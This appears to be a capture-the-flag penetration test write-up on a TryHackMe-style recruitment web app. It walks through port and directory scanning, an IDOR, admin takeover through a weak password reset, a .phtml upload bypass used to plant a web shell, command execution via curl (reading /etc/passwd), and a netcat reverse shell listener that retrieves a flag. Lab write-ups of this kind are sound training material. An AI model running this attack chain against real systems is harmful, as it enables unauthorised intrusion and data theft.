

Web Exploitation

Pentestor: Alex Mbogo

Recoinnasance and Enumeration

We began the assessment by performing a comprehensive port scanning, we use nmap to perform portscanning

`nmap -sV -sC -p- [Target_ip]`

```
alley@kali: ~
Session Actions Edit View Help
alley@kali:~$ nmap -sV 10.80.186.61
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-28 14:05 +0300
Nmap scan report for 10.80.186.61
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat 9.0.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.50 seconds
```

The scan identified several open ports and services. Service enumeration the revealed Apache HTTP server running version 2.4.41

Further examination of the web application indicates that the target was using a typical Apache + php+mysql stack, with Php being used for session management.

Directory Enumeration

We performed directory and endpoint enumeration using gobuster to identify hidden resources
`gobust dir -u http://<Target_IP> -w <WORDLIST>`

The enumeration revealed several endpoints such as:

- /admin which shows the admin panel exists
- / api endpoints exists
- / reset.php reset password page exists
- and other directories

```
alley@kali: ~
Session Actions Edit View Help
alley@kali:~$ curl -I http://10.81.163.254
HTTP/1.1 200 OK
Date: Wed, 30 Sep 2026 10:08:41 GMT
Server: Apache/2.4.58 (Ubuntu)
Set-Cookie: PHPSESSID=hv5jncu45oso26cpkk2vfvc8m9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

```

alley@kali:~$ gobuster dir -u http://10.81.163.254 -w /usr/share/wordlists/dirbuster/direct
2.3-small.txt -x php -x php

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.81.163.254
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

index.php (Status: 200) [Size: 21600]
login.php (Status: 200) [Size: 15107]
register.php (Status: 200) [Size: 14802]
profile.php (Status: 302) [Size: 0] [→ /login.php]
jobs.php (Status: 200) [Size: 27698]
uploads (Status: 301) [Size: 316] [→ http://10.81.163.254/uploads/]
data (Status: 403) [Size: 278]
admin (Status: 301) [Size: 314] [→ http://10.81.163.254/admin/]
test (Status: 200) [Size: 705]
includes (Status: 301) [Size: 317] [→ http://10.81.163.254/includes/]
api (Status: 301) [Size: 312] [→ http://10.81.163.254/api/]
logout.php (Status: 302) [Size: 0] [→ /login.php]
config (Status: 301) [Size: 315] [→ http://10.81.163.254/config/]
dashboard.php (Status: 302) [Size: 0] [→ /login.php]
reset.php (Status: 200) [Size: 14408]
Progress: 175324 / 175324 (100.00%)

Finished

```

The api lists its own endpoints another indicator is the fact that user should not be able to discover internal api routes



The screenshot shows a JSON viewer interface with tabs for JSON, Raw Data, and Headers. The JSON tab is active, displaying a list of endpoints. The endpoints are: 0: "/api/user", 1: "/api/jobs", and 2: "/api/applications".

```

{
  "endpoints": [
    {
      "id": 0,
      "url": "/api/user"
    },
    {
      "id": 1,
      "url": "/api/jobs"
    },
    {
      "id": 2,
      "url": "/api/applications"
    }
  ]
}

```

Insecure Direct Object Reference(IDOR)


During manual interaction with the application, we identified an Insecure Direct Object Reference (IDOR) vulnerability.


The application used an identifier in the URL to reference user-specific resources. By modifying this identifier, it was possible to access resources belonging to other users without the application properly verifying whether the authenticated user was authorized to access the requested object.

This demonstrated a failure in server-side authorization controls.

Further testing revealed that administrative resources could also be accessed through manipulation of the referenced identifier.


The assessment therefore proceeded to examine the application's authentication and account-recovery functionality.





Weak Password Reset Mechanism

The password reset page returns the token on the same page instead of the email of the user, then it uses a limited range which results in a weak token generation. Through exploiting this we change the admins password and access the admins page/ account



Malicious File Upload

In the admin page there is an upload page which can be used to upload remote code execution. We test the upload validation to discover it checks for file type but ignores other versions, in this case other versions of php. We then create a web shell upload it and exploit the webpage further.



Upload Company Documents

Upload PDF, DOCX, or image files for job postings and company communications.

Select File

Browse...

test.phtml

Accepted formats: PDF, DOCX, JPG, PNG · Maximum size: 5MB

 Upload

 Uploaded files are stored in: `/uploads/documents/`



Upload Company Documents

Upload PDF, DOCX, or image files for job postings and company communications.

 File uploaded successfully: `/uploads/documents/test.phtml`

Select File

Browse...

No file selected.

Accepted formats: PDF, DOCX, JPG, PNG · Maximum size: 5MB

 Upload

 Uploaded files are stored in: `/uploads/documents/`

Uploaded Files

FILE NAME	SIZE	MODIFIED	
test.phtml	0.0 KB	Sep 30, 2026 10:54	

Www-data is the default user for the apache web server on ubuntu

```
alley@kali:~/Desktop$ curl "http://10.81.163.254/uploads/documents/shell.phtml?cmd=whoami"
<pre>www-data
</pre>alley@kali:~/Desktop$
```

```
alley@kali:~/Desktop$ curl "http://10.81.163.254/uploads/documents/shell.phtml?cmd=cat+/etc/passwd"
grep -v "nologin"
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

100  2123  100  2123    0     0  6958    0     0    0
<pre>root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
mysql:x:115:123:MySQL Server,,,:/nonexistent:/bin/false
qa:x:1001:1001::/home/qa:/bin/bash
</pre>
```

```
alley@kali:~$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.134.30] from (UNKNOWN) [10.81.163.254] 48210
bash: cannot set terminal process group (911): Inappropriate ioctl for device
bash: no job control in this shell
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$ whoami
www-data
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$ cat /var/www/flag.txt
<w/recruitx/uploads/documents$ cat /var/www/flag.txt
THM{ch41n3d_vulns_4r3_d3v4st4t1ng}
www-data@recruitx-prod:/var/www/recruitx/uploads/documents$
```

Findings Summary

Finding	Impact
Exposed API endpoints	Revealed application functionality and attack surface
IDOR / Broken Access Control	Allowed unauthorized access to other users' resources
Weak Password Reset	Allowed administrative account takeover
Weak Reset Token Generation	Made password-reset tokens susceptible to guessing
Insufficient File Upload Validation	Allowed executable PHP code to be uploaded
Remote Code Execution	Provided command execution on the server
Web Shell Execution as www-data	Established an initial foothold on the target

Conclusion

The assessment demonstrated how several individual weaknesses could be chained together to compromise the web application.

The most significant issue was not a single vulnerability in isolation, but the combination of broken access control, insecure password-reset functionality, and insufficient upload validation.

The resulting attack chain progressed from application enumeration to unauthorized administrative access and ultimately to remote code execution on the underlying server.